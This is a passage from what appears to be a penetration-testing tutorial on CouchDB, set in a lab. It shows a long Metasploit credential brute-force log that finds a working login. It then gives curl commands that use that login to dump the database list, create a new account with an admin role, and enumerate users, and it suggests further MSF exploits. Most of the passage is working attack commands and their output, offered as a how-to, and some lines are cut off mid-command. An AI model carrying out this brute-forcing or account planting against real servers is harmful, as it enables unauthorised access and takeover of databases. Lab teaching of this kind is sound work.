[*] 192.168.0.196:5984 - [04/56] - Trying username:'cisco' with password:'cisco'
[*] 192.168.0.196:5984 - [05/56] - Trying username:'cisco' with password:'sanfran'
[*] 192.168.0.196:5984 - [06/56] - Trying username:'private' with password:'private'
[*] 192.168.0.196:5984 - [07/56] - Trying username:'wampp' with password:'xampp'
[*] 192.168.0.196:5984 - [08/56] - Trying username:'newuser' with password:'wampp'
[*] 192.168.0.196:5984 - [09/56] - Trying username:'xampp-dav-unsecure' with password:'p
[*] 192.168.0.196:5984 - [10/56] - Trying username:'admin' with password:'turnkey'
[*] 192.168.0.196:5984 - [11/56] - Trying username:'vagrant' with password:'vagrant'
[*] 192.168.0.196:5984 - [12/56] - Trying username:'raj' with password:'123'
[*] 192.168.0.196:5984 - [13/56] - Trying username:'raj' with password:'raj '
[*] 192.168.0.196:5984 - [14/56] - Trying username:'raj' with password:'paras'
[*] 192.168.0.196:5984 - [15/56] - Trying username:'raj' with password:'chiragh'
[*] 192.168.0.196:5984 - [16/56] - Trying username:'raj' with password:'admin'
[*] 192.168.0.196:5984 - [17/56] - Trying username:'aarti' with password:'123'
[*] 192.168.0.196:5984 - [18/56] - Trying username:'aarti' with password:'raj '
[*] 192.168.0.196:5984 - [19/56] - Trying username:'aarti' with password:'paras'
[*] 192.168.0.196:5984 - [20/56] - Trying username:'aarti' with password:'chiragh'
[*] 192.168.0.196:5984 - [21/56] - Trying username:'aarti' with password:'admin'
[*] 192.168.0.196:5984 - [22/56] - Trying username:'root' with password:'123'
[*] 192.168.0.196:5984 - [23/56] - Trying username:'root' with password:'raj '
[*] 192.168.0.196:5984 - [24/56] - Trying username:'root' with password:'paras'
[*] 192.168.0.196:5984 - [25/56] - Trying username:'root' with password:'chiragh'
[*] 192.168.0.196:5984 - [26/56] - Trying username:'root' with password:'admin'
[*] 192.168.0.196:5984 - [27/56] - Trying username:'postgres' with password:'123'
[*] 192.168.0.196:5984 - [28/56] - Trying username:'postgres' with password:'raj '
[*] 192.168.0.196:5984 - [29/56] - Trying username:'postgres' with password:'paras'
[*] 192.168.0.196:5984 - [30/56] - Trying username:'postgres' with password:'chiragh'
[*] 192.168.0.196:5984 - [31/56] - Trying username:'postgres' with password:'admin'
[*] 192.168.0.196:5984 - [32/56] - Trying username:'chiragh' with password:'123'
[*] 192.168.0.196:5984 - [33/56] - Trying username:'chiragh' with password:'raj '
[*] 192.168.0.196:5984 - [34/56] - Trying username:'chiragh' with password:'paras'
[*] 192.168.0.196:5984 - [35/56] - Trying username:'chiragh' with password:'chiragh'
[*] 192.168.0.196:5984 - [36/56] - Trying username:'chiragh' with password:'admin'
[*] 192.168.0.196:5984 - [37/56] - Trying username:'123' with password:'123'
[*] 192.168.0.196:5984 - [38/56] - Trying username:'123' with password:'raj '
[*] 192.168.0.196:5984 - [39/56] - Trying username:'123' with password:'paras'
[*] 192.168.0.196:5984 - [40/56] - Trying username:'123' with password:'chiragh'
[*] 192.168.0.196:5984 - [41/56] - Trying username:'123' with password:'admin'
[*] 192.168.0.196:5984 - [42/56] - Trying username:'ignite' with password:'123'
[+] 192.168.0.196:5984 - Successful login with. 'ignite' : '123'
[!] No active DB -- Credential data will not be saved!
[*] 192.168.0.196:5984 - [43/56] - Trying username:'vijay' with password:'123'
[*] 192.168.0.196:5984 - [44/56] - Trying username:'vijay' with password:'raj '
[*] 192.168.0.196:5984 - [45/56] - Trying username:'vijay' with password:'paras'
[*] 192.168.0.196:5984 - [46/56] - Trying username:'vijay' with password:'chiragh'
```

Great! now you have login credentials of the database.

Now using that credentials, we can use curl command download whole databases created in the server


```
curl -u ignite:123 -X GET http://192.168.0.196:5984/_all_dbs
```



```
root@kali:~# curl -u ignite:123 -X GET http://192.168.0.196:5984/_all_dbs
["_replicator","_users","raj"]
```


We also can create our user for the server using the curl command

```
curl -u ignite:123 -X PUT -d '{"type":"user","name":"aarti","roles":["_admin"],"ro
```



```
root@kali:~# curl -u ignite:123 -X PUT -d '{"type":"user","name":"aarti","roles":["_admin"],"roles":[],"password":"123"}' 192.168.0.196:5984/_users/org.couchdb.user:aarti -H "Content-Type:application/json"
{"ok":true,"id":"org.couchdb.user:aarti","rev":"1-bf14e1f82199a7f2f68b9d989d5c4a5b"}
root@kali:~#
```

Also, you can check for the user-created using curl command



```
root@kali:~# curl -u ignite:123 -X GET http://192.168.0.196:5984/_users/_all_docs
{"total_rows":3,"offset":0,"rows":[
{"id":"_design/_auth","key":"_design/_auth","value":{"rev":"1-753ae0157a8b1a22339f3c0ef4f1bf19"}},
{"id":"org.couchdb.user:aarti","key":"org.couchdb.user:aarti","value":{"rev":"1-bf14e1f82199a7f2f68b9d989d5c4a5b"}},
{"id":"org.couchdb.user:paras","key":"org.couchdb.user:paras","value":{"rev":"1-d1a719e6a311bf70f0410731485e401a"}}
]}
```

Now you have admin access of the whole database In manner to perform more attacks you can use exploits listed on MSF console.

In this way, we can test for CouchDB loopholes and submit the findings to the network admin 😊.